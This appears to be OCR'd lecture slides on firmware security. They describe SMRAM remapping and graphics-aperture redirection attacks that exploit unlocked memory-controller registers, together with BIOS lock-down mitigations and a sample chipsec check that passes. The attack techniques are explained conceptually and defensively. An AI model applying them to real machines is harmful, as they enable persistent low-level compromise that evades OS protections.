
Problems With HW Configuration/Protections

SMRAM Memory Remapping/Reclaim Attack


- Remap Window is used to reclaim DRAM range below 4Gb "lost" for Low MMIO
- Defined by REMAPBASE/REMAPLIMIT registers in Memory Controller PCIe config. space
- MC remaps Reclaim Window access to DRAM below 4GB (above "Top Of Low DRAM")
- If not locked, OS malware can reprogram target of reclaim to overlap with SMRAM (or something else)
- Preventing & Detecting Xen Hypervisor Subversions

- BIOS has to lock down Memory Map registers including REMAP*, TOLUD/TOUUD
- `chipsec_main --module remap`

Memory Remapping: Normal Memory Map



Memory Remapping: SMRAM Remapping Attack



Is Memory Remapping Attack Possible?


```
[*] running module: chipsec.modules.remap
[x][ =======================================================================
[x][ Module: Memory Remapping Configuration
[x][ =======================================================================
[*] Registers:
[*]   TOUUD     : 0x000000013E000001
[*]   REMAPLIMIT: 0x000000013DF00001
[*]   REMAPBASE : 0x0000000100000001
[*]   TOLUD     : 0xBFA00001
[*]   TSEGMB    : 0xBD000001
[*] Memory Map:
[*]   Top Of Upper Memory: 0x000000013E000000
[*]   Remap Limit Address: 0x000000013DFFFFFF
[*]   Remap Base Address : 0x0000000100000000
[*]   4GB                : 0x0000000100000000
[*]   Top Of Low Memory  : 0x00000000BFA00000
[*]   TSEG (SMRAM) Base  : 0x00000000BD000000
[*] checking locks..
[+]   TOUUD is locked
[+]   TOLUD is locked
[+]   REMAPBASE and REMAPLIMIT are locked
[*] checking alignment..
[+]   All REMAP*/TOUUD/TOLUD addresses are 1MB aligned
[*] checking remap programming..
[*]   Memory Remap is enabled
[+]   Remap window is programmed correctly: 4GB <= REMAPBASE <= REMAPLIMIT
[+] PASSED: Memory Remap is configured correctly and locked
```

Problems With HW Configuration/Protections


SMRAM Redirection via Graphics Aperture

- If BIOS doesn't lock down memory config, boundary separating DRAM and MMIO (TOLUD) can be moved somewhere else. E.g. malware can move it below SMRAM to make SMRAM decode as MMIO
- Graphics Aperture can then be overlapped with SMRAM and used to redirect MMIO access to memory range defined by PTE entries in Graphics Translation Table (GTT)
- When CPU accesses protected SMRAM range to execute SMI handler, access is redirected to unprotected memory range somewhere else in DRAM
- Similarly to Remapping Attack, BIOS has to lock down HW memory configuration (i.e. TOLUD) to mitigate this attack
- System Management Mode Design and Security Issues (GART)

SMRAM Access in SMM : Normal Memory Map



SMRAM Access in SMM : Redirection Attack




Problems With HW Configuration/Protections

DMA/GFx Aperture Attacks Against SMRAM

